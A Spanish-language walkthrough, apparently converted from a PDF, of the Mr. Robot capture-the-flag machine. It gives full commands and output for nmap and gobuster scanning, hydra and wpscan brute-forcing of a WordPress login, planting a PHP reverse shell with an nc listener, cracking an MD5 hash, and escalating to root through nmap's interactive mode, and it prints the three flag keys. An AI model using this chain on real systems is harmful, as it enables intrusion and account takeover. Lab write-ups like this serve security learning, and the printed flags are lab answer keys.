Sudo nmap -vvv -sS -sV -O 192.168.1.0/24

```
$\[ \text{Sudo nmap -vvv -sS -sV -0 192.168.122.0/24} \]


[sudo] password for zom:

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 13:55 CEST
```

Saldrá una IP con el puerto 80 abierto

Discovered open port 80/tcp on 192.168.122.132

Abrir navegador e ir a la IP, en este caso 192.168.1.132



Realizar un gobuster para ver los directorios ocultos en la web


```
[zom@zom-parrotsec]-[~]

$gobuster dir -u 192.168.122.132 -w common.txt
```

Saldran varios directorios, entre elos uno llamado /robots

Ir a 192.168.122.132/robots

Saldrán varias cosas



Entrar a /fsociety.dic y se descargará un diccionario

Entrar a /key-1-of-3.txt

073403c8a58a1f80d943455fb30724b9

Ir a 192.168.122.132/wp-login.php

# **Usar hydra**

## Encontrar un usuario con hydra

Sudo hydra –t 64 –L fsociety.dic -p 1234 192.168.122.132 http-form-post "/wp-login:log=^USER^&pwd=^PASS^:invalid"

#### Encontrar contraseña

Sudo hydra –t 64 –l usuario\_a\_usar -P fsociety.dic 192.168.122.132 http-form-post "/wp-login:log=^USER^&pwd=^PASS^:invalid"

## Encontrar usuario y contraseña juntos

Sudo hydra –t 64 –L fsociety.dic -P fsociety.dic 192.168.122.132 http-form-post "/wp-login:log=^USER^&pwd=^PASS^:invalid"

```
[zom@zom-parrotsec] [~/Descargas]
    $sudo hydra -t 64 -L fsocity.dic -p 1234
192.168.122.132 http-form-post "/wp-login:lo
g=^USER^&pwd=^PASS^:invalid"
Hydra v9.1 (c) 2020 by van Hauser/THC & David
Maciejak - Please do not use in military or
secret service organizations, or for illegal
purposes (this is non-binding, these *** igno
re laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-h
ydra) starting at 2022-06-21 12:34:27
[WARNING] Restorefile (you have 10 seconds to
 abort... (use option -I to skip waiting)) fr
om a previous session found, to prevent overw
riting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64
tasks, 858235 login tries (l:858235/p:1), ~13
410 tries per task
[DATA] attacking http-post-form://192.168.122
.132:80/wp-login:log=^USER^&pwd=^PASS^:invali
[80][http-post-form] host: 192.168.122.132
login: Elliot password: 1234
[80][http-post-form] host: 192.168.122.132
login: elliot password: 1234
[STATUS] 2178.00 tries/min. 2178 tries in 00:
```


Encontrará el usuario Elliot, en sus diferentes variantes con mayúsculas y minúsculas.

Sudo wpscan –url 192.168.122.132 -P fsociety.dic --usernames Elliot


```
[zom@zom-parrotsec]-[~/Descargas]
$sudo wpscan --url 192.168.122.132 -P fsocity.dic --usernames Elliot
```

#### Encontrará una contraseña al final del proceso

Entrar en el login con el usuario Elliot y la contraseña ER28-0652 192.168.122.132/wp-login.php



#### Ir al editor de temas



Copiar php-reverse-shell.php de /usr/share/webshells/php a Documentos

```
> sudo cp /usr/share/webshells/php/php-reverse-shell.php ~/Documents
> ls
php-reverse-shell.php
@ > ~ ~/Documents /
```

Cambiar el propietario del archivo con chown para poder editarlo


```
> sudo chown zom:zom php-reverse-shell.php
```

Editarlo con nano para que lo IP sea la de nuestro equipo y el puerto que queramos poner como escucha

Usar el comando nc -nlvp 4444 para escuchar desde ese puerto

```
> nc -nlvp 4444
listening on [any] 4444 ...
```

Ingresar un enlace inválido en wordpress



Se nos abrira una shell

Entrar al directorio de wordpress

```
$ cd /opt/bitnami/apps/wordpress/htdocs
$ ls
```

Leer el archivo wp-config.php

```
$ cat wp-config.php
<?php</pre>
```

Mirar los usuarios del equipo entrando al directorio /home y usando el comando ls -l

```
$ cd /home
$ ls -l
total 4
drwxr-xr-x 2 root root 4096 Nov 13 2015 robot
$
```

Entar al directorio de robot y ver el contenido

```
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
```

Leer el archivo password.raw-md5

```
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Descifrar el hash desde la web de dcode.fr/md5-hash



Usamos el siguiente comando en python

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
```

Cambiar de usuario a robot Su robot

```
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:/$
```

Ir al home y ver el contenido Leer el archivo key-2-of-3.txt

```
robot@linux:~$ cat key-2-of-3.txt cat key-2-of-3.txt 822c73956184f694993bede3eb39f959 robot@linux:~$
```

## Entrar a nmap en modo interactivo

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
```

#### Cambiar a shell

```
nmap> !sh
!sh
#
```

## Aparecerá con el usuario root

```
# whoami
whoami
root
#
```

## Ir al directorio root

```
# cd /root
cd /root
# ls
ls
firstboot_done key-3-of-3.txt
#
```

Leer los archivos

Keys

Key1

073403c8a58a1f80d943455fb30724b9

## Key2

```
robot@linux:~$ cat key-2-of-3.txt cat key-2-of-3.txt 822c73956184f694993bede3eb39f959 robot@linux:~$
```

## Key3

```
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# |
```